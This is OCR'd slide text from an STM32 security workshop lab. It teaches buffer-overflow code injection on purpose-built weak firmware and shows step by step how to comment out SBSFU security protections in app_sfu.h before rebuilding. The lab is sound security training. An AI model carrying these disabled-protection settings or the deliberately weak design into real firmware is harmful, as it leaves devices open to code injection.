
STM32 Security Workshop

05 Adding protections

Adding protections hands-on

- Purpose :
  - Experience a code injection attack
  - Activate counter measure included in SBSFU (Isolation)
- Hands-on scenario
  - Experiment real code injection attack
  - Activate firewall mechanism in SBSFU as counter-measure



What is an inner attack?


- The principle is
  - Exploit a software weakness
  - Inject malicious code
- Example : the buffer overflow
  - Send more data than expected
  - Software does not check the limit (weakness/bug)
  - Results in data can be written at unexpected location
  - Impacts system behaviour


Simple example


- Receive command terminated by \n via UART
- Software only checks \n to detect end of command
- What is the possible weakness here ?
- => The command received may be longer than expected !

Let’s build this weak code

- Open project C:\STM32SecuWS\L4\STM32L476_SimpleApp_WithWeakness








SBSFU security protection management

- By default SBSFU is delivered with all protections activated
- Isolation protections need to be removed for our experiment
- SBSFU provides one configuration file to setup all security protections
- Let’s change this app_sfu.h file!

Open **app_sfu.h** from STM32L476RG_NUCLEO_2_**Images_SBSFU**



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
Comment #define using Toggle Comment

app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISABLE_SECURITY_IPS*/  /*!< Disable all security IPs at once when activated */
144
145 #if !defined(SECBOOT_DISABLE_SECURITY_IPS)
146
147 /* Uncomment the following defines when in Release mode.
148    In debug mode it can be better to disable some of the following protection
149    for a better Debug experience (WRP, RDP, IWDG, DAP, etc.) */
150
151 #define SFU_WRP_PROTECT_ENABLE
152 #define SFU_RDP_PROTECT_ENABLE
153 #define SFU_PCROP_PROTECT_ENABLE
154 #define SFU_FWALL_PROTECT_ENABLE
155 #define SFU_TAMPER_PROTECT_ENABLE
156 #define SFU_DAP_PROTECT_ENABLE     /*!< WARNING: Be Careful if enabling this protection. Debugger will be disconnected.
157                                         It might be difficult to reconnect the Debugger.*/
158 #define SFU_DMA_PROTECT_ENABLE
159 #define SFU_IWDG_PROTECT_ENABLE    /*!< WARNING:
160                                         1. Be Careful if enabling this protection. IWDG will be active also after
161                                            switching to UserApp: a refresh is needed.
162                                         2. The IWDG reload in the SB_SFU code will have to be tuned depending on your
163                                            platform (flash size...)*/
164 #define SFU_MPU_PROTECT_ENABLE     /*!< MPU protection:
165                                         Enables/Disables the MPU protection.
166                                         If Secure Engine isolation is ensured by MPU (see SFU_ISOLATE_SE_WITH_MPU in
167                                         SE_CoreBin\Inc\se_low_level.h), then this switch also enables/disables it, in
168                                         addition to the overall MPU protection. */
169 #define SFU_MPU_USERAPP_ACTIVATION /*!< MPU protection during UserApp execution : Only active slot(s) considered as an
170                                         executable area */
171
```

1

Select the block **from line 151 to 170**



2

life.augmented

Block commented

*app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISABLE_SECURITY_IPS*/  /*!< Disable all security IPs at once when activated */
144
145 #if !defined(SECBOOT_DISABLE_SECURITY_IPS)
146
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153 //#define SFU_PCROP_PROTECT_ENABLE
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155 //#define SFU_TAMPER_PROTECT_ENABLE
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160 //                                        1. Be Careful if enabling this protection. IWDG will be active also after
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163 //                                           platform (flash size...)*/
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167 //                                        SE_CoreBin\Inc\se_low_level.h), then this switch also enables/disables it, in
168 //                                        addition to the overall MPU protection. */
169 //#define SFU_MPU_USERAPP_ACTIVATION /*!< MPU protection during UserApp execution : Only active slot(s) considered as an
170 //                                        executable area */
171
```

Check line 170 is the last line commented

Restore some protections

*app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISABLE_SECURITY_IPS*/  /*!< Disable all security IPs at once when activated */
144
145 #if !defined(SECBOOT_DISABLE_SECURITY_IPS)
146
147 /* Uncomment the following defines when in Release mode.
148    In debug mode it can be better to disable some of the following protection
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156 #define SFU_DAP_PROTECT_ENABLE     /*!< WARNING: Be Careful if enabling this protection. Debugger will be disconnected.
157 //                                     It might be difficult to reconnect the Debugger.*/
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162 //                                     2. The IWDG reload in the SB_SFU code will have to be tuned depending on your
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165 //                                     Enables/Disables the MPU protection.
166 //                                     If Secure Engine isolation is ensured by MPU (see SFU_ISOLATE_SE_WITH_MPU in
167 //                                     SE_CoreBin\Inc\se_low_level.h), then this switch also enables/disables it, in
168 //                                     addition to the overall MPU protection. */
169 //#define SFU_MPU_USERAPP_ACTIVATION /*!< MPU protection during UserApp execution : Only active slot(s) considered as an
170 //                                     executable area */
171
```

To uncomment manually

Double click to get code snippet & copy paste

app_sfu.h

WARNING !
Save file after modification !

*app_sfu.h


```
141  */
142
143 /*#define SECBOOT_DI
144
145 #if !defined(SECBOOT
146
```

CTRL-S

app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISAI
144
145 #if !defined(SECBOOT_D
146
```

Rebuild SBSFU




```
arm-none-eabi-objcopy  -O binary  SBSFU.elf  "SBSFU.bin"
   text    data     bss     dec     hex filename
  58338     296   10584   69218   10e62 SBSFU.elf
Finished building: default.size.stdout

Finished building: SBSFU.bin

Finished building: SBSFU.list

arm-none-eabi-objcopy -O binary "SBSFU.elf" "SBSFU.bin"
arm-none-eabi-size "SBSFU.elf"
   text    data     bss     dec     hex filename
  58338     296   10584   69218   10e62 SBSFU.elf
arm-none-eabi-objcopy -j .SE_IF_Code "SBSFU.elf" se_inter.elf > /dev/null 2>>1
arm-none-eabi-objcopy --extract-symbol se_inter.elf se_interface_app.elf
arm-none-eabi-objcopy -S --keep-symbols=../se_interface.txt se_interface_app.elf se_interface_app.o


11:10:06 Build Finished. 0 errors, 3 warnings. (took 20s.184ms)
```

3

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

Launch postbuild script

- 03_01_Postbuild_SimpleApp_WithWeakness.bat
  - To combine SBSFU, UserApp_WithWeakness and header



Update the target
